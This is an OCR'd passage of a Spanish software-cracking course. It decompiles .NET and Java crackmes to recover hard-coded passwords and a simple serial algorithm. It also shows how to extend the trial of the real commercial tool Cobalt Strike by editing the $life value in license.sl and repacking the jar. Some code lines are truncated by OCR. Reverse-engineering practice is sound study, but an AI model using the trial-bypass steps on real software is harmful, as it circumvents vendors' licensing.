



Imagen 5.17.2: Mensaje acceso denegado.

Como la contraseña que escribimos no es la correcta, nos envía un mensaje con la leyenda "Acceso denegado".

Para comenzar a analizar este programa, lo abrimos en **.NET Reflector**. Después abrimos el árbol de archivos hasta llegar nuevamente al evento del clic del botón.

Nota: los pasos para realizar lo anterior se explicaron a detalle en el primer ejercicio del bloque Cracking en .Net, si tiene alguna duda por favor regrese a consultar este primer ejercicio.



- Si lo abrimos, *Imagen 5.17.3: Analizando la estructura.* podemos ver del lado derecho su código.

Imagen 5.17.4: Analizando el botón.

- Otra vez recibe la cadena que escribimos en el campo Contraseña y la almacena en la variable ***p***. Después llama a la función comprobar, que recibe como parámetro de entrada a la variable p. Si la función comprobar regresa un valor **true** entonces manda un mensaje "Correcto", de lo contrario, si regresa un valor **false** entonces manda un mensaje "Acceso denegado":

```
private void ButtonAceptar_Click(o
{
   if (this.TextBoxPass.Text == "")
   {
      Interaction.MsgBox("Introduce
   }
   else
   {
      string p = this.TextBoxPass.Text
      if (this.comprobar(p))
      {
         Interaction.MsgBox("Correct
      }
      else
      {
         Interaction.MsgBox("Acceso
      }
   }
}
```

Imagen 5.17.5: Verifica si el password coincide.

Procedemos a analizar la función comprobar.


```
private bool comprobar(string p)
{
   return p.Equals(this.password);
}
```

Imagen 5.17.6: Mostrando la función comprobar password.

Dentro de la función comprobar se invoca a una función .NET llamada **Equals** (como en el ejemplo anterior), que su función es verificar si el valor de la variable p y el valor de la variable password son iguales o no.

También vemos en los archivos que conforman al programa, que también hay un constructor.

Imagen 5.17.7: Analizando el constructor.



- Si abrimos el constructor, encontramos nuevamente que el valor de la variable password está definido en el código.

Imagen 5.17.8: Nuevamente nos encontramos con el password.

```
public Form1()
{
  __ENCAddToList(this);
  this.password = "123456adminpunch";
  this.InitializeComponent();
}
```

- Probemos en el programa introduciendo la cadena **123456adminpunch** para ver si es la contraseña correcta:




Imagen 5.17.9: Mensaje correcto.

Hemos encontrado la contraseña de este ejercicio, otra vez aprovechando las malas prácticas de programación.

Serial.exe

El tercer ejercicio de este bloque es un poco diferente a los dos anteriores.

En su interfaz nos pide ahora un nombre de usuario y un serial.

- Si introducimos cualquier combinación Usuario/Serial, como seguro no será el correcto nos muestra un mensaje de error con la leyenda "Serial incorrecto".

Imagen 5.18.0: Ingresando datos

- Comencemos a analizar este programa. Nos dirigimos al evento del clic del botón y observamos su código.




Imagen 5.18.1: Analizando su estructura.

```
private void buttonAceptar_Click(object sender, EventArgs e)
{
   if (string.IsNullOrEmpty(this.textBoxUsuario.Text.ToString()) || string.IsNullOrEmpty(this.textBoxSerial.Text.ToString()))
   {
      MessageBox.Show("Introduce ambos campos");
   }
   else
   {
      this.serial = this.ObtenerSerial(this.Normalizar(this.textBoxUsuario.Text.ToString()));
      if (this.comprobar(this.textBoxSerial.Text.ToString()))
      {
         MessageBox.Show("Correcto!");
      }
      else
      {
         MessageBox.Show("Serial incorrecto");
      }
   }
}
```

Imagen 5.18.2: Viendo el código del botón.

Nuevamente vemos la función comprobar.

```
private bool comprobar(string s)
{
   return s.Equals(this.serial);
}
```

Imagen 5.18.3: Encontrando un método comprobar.

Probablemente como en los ejercicios anteriores, queremos ir al constructor para encontrar ahí el serial.

Imagen 5.18.4: Muestra el constructor.

La sorpresa que nos llevamos es que ahora no hay un serial definido en el constructor.

- Analicemos un poco mejor el código del evento del clic. Ahora tenemos dos funciones más, *ObtenerSerial* y *Normalizar*. Después, la función comprobar recibe como entrada la cadena que introducimos en el campo Serial, y ésta la compara con el valor de la variable serial propia de la clase (como vimos en el código).

Imagen 5.18.5: en el botón nos encontramos con dos métodos

```
private void buttonAceptar_Click(object sender, EventArgs e)
{
   if (string.IsNullOrEmpty(this.textBoxUsuario.Text.ToString()) || string.IsNullOrEmpty(this.textBoxSerial.Text.ToString()))
   {
      MessageBox.Show("Introduce ambos campos");
   }
   else
   {
      this.serial = this.ObtenerSerial(this.Normalizar(this.textBoxUsuario.Text.ToString()));
      if (this.comprobar(this.textBoxSerial.Text.ToString()))
      {
         MessageBox.Show("Correcto!");
      }
      else
      {
         MessageBox.Show("Serial incorrecto");
      }
   }
}
```

La primera de las dos líneas que están resaltadas en la imagen anterior, parece ser que hace alguna operación para obtener el serial propio de la clase.

Vamos a analizar la función más interna, que es la de Normalizar. Ésta recibe como parámetro de entrada la cadena que escribimos en el campo Usuario.

Observemos su código.

Imagen 5.18.6: Muestra e método normalizar.

Efectivamente recibe un string como entrada, dijimos que era el campo Usuario, después el único objetivo que tiene Normalizar es, cambiar a mayúsculas todas las letras de la cadena Usuario.

Ahora analicemos el código de la función ObtenerSerial.

Imagen 5.18.7: Método ObtenerSerial

```
private string ObtenerSerial(string s)
{
   byte[] bytes = Encoding.ASCII.GetBytes(s);
   byte[] buffer2 = bytes;
   for (int i = 0; i < bytes.Length; i++)
   {
      int num2 = bytes[i] + 10;
      buffer2[i] = (byte) num2;
   }
   return Encoding.Default.GetString(buffer2);
}
```

La función de ObtenerSerial, recibe como entrada la cadena que regresa la función Normalizar, es decir, la cadena de Usuario en mayúsculas. Después descompone esa cadena de texto en bytes, es decir, letra por letra. A cada letra le suma 10 decimal, en su código ASCII y así obtiene el serial.

Esto significa que es una técnica de protección en la que, por cada usuario se genera un único serial.

Por ejemplo, si introduzco un usuario Punch, el serial se generará de la siguiente manera. Primero convierte todo a mayúsculas, entonces tenemos PUNCH.

El serial se obtiene de sumar 10 en decimal al ASCII de cada letra. Nos vamos a apoyar de una tabla ASCII que podemos buscar en Internet.

Entonces tenemos…

P: 80 + 10 = 90 (Z)

U: 85 + 10 = 95 (_)

N: 78 + 10 = 88 (X)

C: 67 + 10 = 77 (M) H: 72 + 10 = 82
(R)

Ya tenemos que el usuario es Punch y el serial es Z_XMR.

• Vamos a probar.

Imagen 5.18.8: Password Correcto.

Bien, ya logramos descubrir el método que utiliza para obtener el serial.

Cracking en Java

Introducción

Como muchos sabemos, un programa creado en java no es lo mismo que un ejecutable PE, esto radica en que los programitas compilados en java son un conjunto de **bytecodes** los cuales son interpretados por la **JVM** (**J**ava **V**irtual **M**achine) que es la máquina virtual de java que interpreta estos bytescodes y realiza la función específica, es por este motivo que java es un lenguaje multiplataforma, ya que es tan solo tener en el SO la **JVM** instalada para poder correr estos programas y listo. Pues bien, para entrarle a un programa creado en java, ya que como no es un ejecutable PE, no se usa **OllyBbg** sino un

decompilador para java que lo que hará es mostrarnos el fuente real del programa, ya que como es un lenguaje interpretado es más fácil la decompilación de su código a menos que el código no este cifrado.

Java por medio del **JDK** (conjunto de herramientas para poder programar en este lenguaje), toma el código fuente creado por el programador con extensión **.java** y genera un archivo compilado con extensión **.class**, que es el código fuente compilado y que a su vez contiene los bytescodes que serán interpretados por la **JVM**.

Pues bien, los ejecutables de java poseen una extensión **.jar** que es tan solo un archivo que contiene todas las clases del programa (**.class**), y otros recursos del mismo y que a su vez puede ser descomprimido con winrar u otro descompresor de archivos **rar** ;) para obtener estos archivos.

En este bloque de ejercicios de Cracking en Java, también vamos a descompilar los ejecutables, ya que es la manera más sencilla. Esto nos va a permitir analizar todo el código de la aplicación y entender su comportamiento.

Herramientas necesarias:

- DJ Java Decompiler 3.12
- Winrar

Los ejercicios de este bloque se encuentran en la ruta Documents\Cracking\Pruebas cracking\Cracking java.

Y el primero que vamos a analizar será un Trial del programa Cobalt Strike.

- Antes de comenzar a analizar este programa, veamos cómo es su protección. Ejecutamos el archivo *cobalstrike.exe* y vemos que nos aparece una ventana como la siguiente.




Imagen 5.18.9: Mensaje de programa expirado.

En este ejercicio nos vamos a guiar en la técnica ***String References***, en la que buscamos cadenas de texto que hagan referencia a la limitación, y para eso debemos guiarnos de alguna palabra clave que nos aparezca en el mensaje obtenido y que a su vez tenga referencia con la limitación.

La palabra clave que usaremos será "trial" que seguro hace referencia a la limitación.

- Buscaremos todo dentro del programa que contenga la palabra trial. Abrimos el descompilador **DJ Java Decompiler**, en la máquina virtual se encuentra en el Escritorio. Ver imagen 1.2.




Imagen 5.19.0: Muestra la GUI de Java Decompiler.

- En el menú *File* seleccionamos la opción *Open*.




Imagen 5.19.1: Abriremos un archivo.

En la ventana Abrir, seleccionamos *All files (*.*), seleccionamos el archivo* ***cobaltstrike.jar*** y lo abrimos.





Imagen 5.19.2: Abre el archivo .jar

- Nos aparece una ventana llamada ***Archiver***, ahí vemos diferentes opciones. La opción que nos interesa es ***Search*** para poder buscar las cadenas de texto.

Imagen 5.19.3: Buscar dentro del .jar



- Seleccionamos la opción **Search** y obtenemos una nueva ventana.




Imagen 5.19.4: Busca algún parámetro de referencia.

Dentro de la nueva ventana, en el campo de ***Containing*** escribimos la palabra "trial" como lo habíamos indicado anteriormente. Otro campo importante es el ***File Name(s)***, ahí tiene el signo *, eso significa que va a buscar en todos los archivos dentro del **.jar**.

Ya que escribimos la palabra trial, damos clic en el botón ***Find.*** Esperamos unos minutos para ver el resultado, ya que el programa es grande.

Una vez que tenemos los resultados, encontramos un archivo llamado *license.sl*, ubicado en el directorio *scripts* dentro de cobaltstrike.jar.

Imagen 5.19.5: Encontramos un archivo llamado license.sl

- Ya que ubicamos un archivo que hace referencia a la limitación, podemos abrir el **.jar** con **Winrar** para extraer el archivo de licencia.





Imagen 5.19.6: Abrimos con Winrar.



Para extraerlo, basta con arrastrar el archivo a alguna ubicación que deseemos.

Imagen 5.19.8: Encontrando license.sl

Después podemos abrir este archivo con ***Notepad ++,*** para observar el código.

Vemos que casi al principio del código se declaran varias variables, una de ellas es **$life,** que significa vida, está inicializado con el valor 21. Es bastante simple modificar este parámetro y poner un tiempo de vida mucho mayor, de tal forma que no caduque en un buen tiempo.

```
import java.awt.*;
import java.awt.event.*;

import javax.swing.*;

sub checkLicense {
    local('$today $start $left $form $life $difference');
    $today = ticks();
    $start = long([$preferences getProperty: "cobaltstrike.start.int", ""]);
    $life  = 21;

    if ($start == 0) {
        [$preferences setProperty: "cobaltstrike.start.int", $today];
        savePreferences();
        $start = $today;
    }
```

```
import java.awt.*;
import java.awt.event.*;

import javax.swing.*;

sub checkLicense {
    local('$today $start $left $form $life $difference');
    $today = ticks();
    $start = long([$preferences getProperty: "cobaltstrike.start.int", ""]);
    $life  = 500;

    if ($start == 0) {
        [$preferences setProperty: "cobaltstrike.start.int", $today];
        savePreferences();
        $start = $today;
    }
```

Imagen 5.19.9: Encontrando variable $life

- Ya que se modificó el valor, guardamos los cambios y nuevamente metemos el archivo license.sl en el archivo **.jar.** Basta con arrastrar el archivo hacia el **Winrar.**





Imagen 5.20.0: Guardando el archivo editado.

- Ahora probamos si se realizaron los cambios, abrimos otra vez **cobaltstrike.exe:**

Imagen 5.20.1: Mostrando la aplicación crackeada.



Parece que sí funcionó la modificación y ahora tenemos más días de prueba. Así como se hizo esta modificación, se pueden hacer muchas cosas más, hasta borrar la rutina que hace la comprobación.

Aquí terminamos con este ejercicio.

SimplePasswordCheck.class

Este ejercicio consta de un archivo **.class**, que como se mencionó en el primer ejercicio, es el archivo compilado del **.java.**

Como no tenemos un ejecutable **.jar** o **.exe**, sólo tenemos un archivo **.class**, debemos ejecutar a **SimplePasswordCheck.class** desde consola (CMD) para observar cómo funciona.

El comando para ejecutar un archivo **.class** desde consola es… ***java SimplePasswordCheck***

Nota: se coloca el nombre del archivo sin poner la extensión **.class**.




Imagen 5.20.2: Ejecutando el programa.

- Nos aparece un mensaje que nos pide introducir la contraseña (Please enter your password:), y debajo del mensaje podemos escribir una posible contraseña. Como ejemplo yo escribí la contraseña **password123** y como no fue la contraseña correcta, tengo como resultado un mensaje de ***ACCESS DENIED*** ･.
- Ya que observamos el comportamiento del programita, lo abrimos con **DJ Java Decompiler** y podemos analizar su código. Para abrirlo, basta con hacer doble clic sobre éste, por defecto se abre con **Java Decompiler**:




Imagen 5.20.3: Revisando el código fuente

- A primera vista tenemos que la cadena "shubham" es asignada a la variable s, y la contraseña introducida por nosotros se almacena en la variable **s1**.

Después tenemos una estructura **if-else** que verifica si las cadenas s y s1 son iguales, si éstas son iguales manda el mensaje "ACCESS GRANTED", y si son diferentes envía el mensaje "ACCESS DENIED".

Eso significa que la cadena "shubham" es la contraseña correcta.




Imagen 5.20.4: Ingresando datos correctos.

¡Funciona! Ya tenemos el acceso garantizado. Y con esto damos por terminado este ejercicio.

Ejercicio Crackme01.jar

Este tercer ejercicio es un poco más complicado de analizar, pero veremos una cosa nueva, aprenderemos a crear un **keygen**.

Un **keygen** es un programa que nos genera diferentes claves para un software específico.

La interfaz en este ejercicio es como sigue.

